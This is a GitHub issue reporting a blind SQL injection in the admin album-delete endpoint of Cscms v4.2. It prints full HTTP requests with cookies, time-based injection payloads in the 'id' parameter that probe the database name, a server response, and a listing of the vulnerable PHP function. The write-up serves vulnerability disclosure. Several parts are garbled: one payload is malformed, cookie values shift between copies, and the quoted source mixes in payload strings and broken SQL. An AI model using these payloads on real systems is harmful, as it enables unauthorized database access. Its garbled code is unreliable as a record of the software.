

New issue

[Jump to bottom](#)

SQL injection vulnerability exists in Cscms music portal system v4.2(dance_Topic.php_del) #14

[Open](#) Am1azi3ng opened this issue on Mar 15 · 0 comments

Am1azi3ng commented on Mar 15

There is a SQL blind injection vulnerability in dance_Topic.php_del

Details

After the administrator is logged in, you need to add a song album



```
POST /admin.php/dance/admin/topic/save HTTP/1.1
Host: cscms.test
Content-Length: 240
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/dance/admin/topic/edit
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPigz1%2FN9C4hmVHc0kF4oyCoI81NzjjyeMF3fURy57grmVzbA;
cscms_session=gksbvndtoeofhn69rntmjp01p1n8hqj9
Connection: close
```



When deleting a song album, malicious statements can be constructed to achieve sql injection




```

POST /admin.php/dance/admin/topic/del HTTP/1.1
Host: cscms.test
Content-Length: 21
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/dance/admin/topic?v=800
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVhcOkF4oyCoI81NzjjyeMF3fURy57grmVzbA;
cscms_session=gksbvndtoeofhn69rntmj01p1n8hqj9
Connection: close

id=3)and(sleep(5))--+

```



contrust payload

```
POST /admin.php/dance/admin/topic/del HTTP/1.1
Host: cscms.test
Content-Length: 21
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/dance/admin/topic?v=800
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4; cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI81NzjjyeMF3fURy57grmVzbA;
cscms_session=gksbvndtoeofhn69rntmjp01p1n8hqj9
Connection: close

id=3)and(if(substr((select+database()),1,1)='c'sleep(5))--+
```

```

2 Host: cscms.test
3 Content-Length: 63
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/85.0.4183.83 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://cscms.test
9 Referer: http://cscms.test/admin.php/dance/admin/topic?v=800
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: cscms_admin_id=3HtLFUmqin4; cscms_admin_login=
  6HHRkPiGz1%2FN9C4mVhQ0kF4oyGoI8INzjjyEWF3fURy57gmZbA; cscms_session=
  gksbvndtoeofhnd9rntnjp01pIn8hqj9
13 Connection: close
14
15 |id=2) and (if(substr((select database()),1,1)='c', sleep(5),1))-->


```

```

2 Date: Wed, 19 Jan 2022 03:05:51 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
4 X-Powered-By: PHP/5.6.9
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 X-Generator: Cscms v4 (http://www.chshcms.com)
9 Set-Cookie: cscms_session=gksbvndtoeofhnd9rntnjp01pIn8hqj9; expires=Wed, 19-Jan-2
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12 Content-Length: 124
13
14 {"error":0,"info":{"url":"/admin.php/dance/admin/topic?v=1911"},"msg":{"url":

```

Done 0 matches 884 bytes 5.258 mls



Because the first letter of the background database name is "c", it sleeps for 5 seconds

Vulnerability source code

```

286 // 验证
287 public function del() {
288     $ids = $this->input->get_post('id'); $ids = "4)and(if(substr((select database()),1,1)='a',sleep(5),1))-- " $this->isControllerInstance => null, benchmark => 0, http => 0,
289     if(empty($ids)) return json_encode(['error' => 1]);
290     if(is_array($ids)) {
291         $ids = implode(' ', $ids); $ids = "4)and(if(substr((select database()),1,1)='a',sleep(5),1))-- "
292     } else {
293         $ids = $ids; $ids = "4)and(if(substr((select database()),1,1)='a',sleep(5),1))-- "
294     }
295     $result = $this->db->query("select id,pic,thumb * 0.5,sqlProfile,dance_topic where id in (" . $ids . ")");
296     $this->load->library('csp');
297     foreach ($result as $row) {
298         if(empty($row->pic)) {
299             $this->load->library('csp'); // 删除图片
300         }
301         // 删除图片
302         $this->db->delete($row->id, $id);
303     }
304     $this->db->get_del('dance_topic', $ids);
305     $info['url'] = site_url('admin/dance/admin/topic'); $p = rand(1000, 9999);
306     return json_encode($info);
307 }

```

Close "id" to achieve blind injection, so the vulnerability exists

Assignees

No one assigned

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

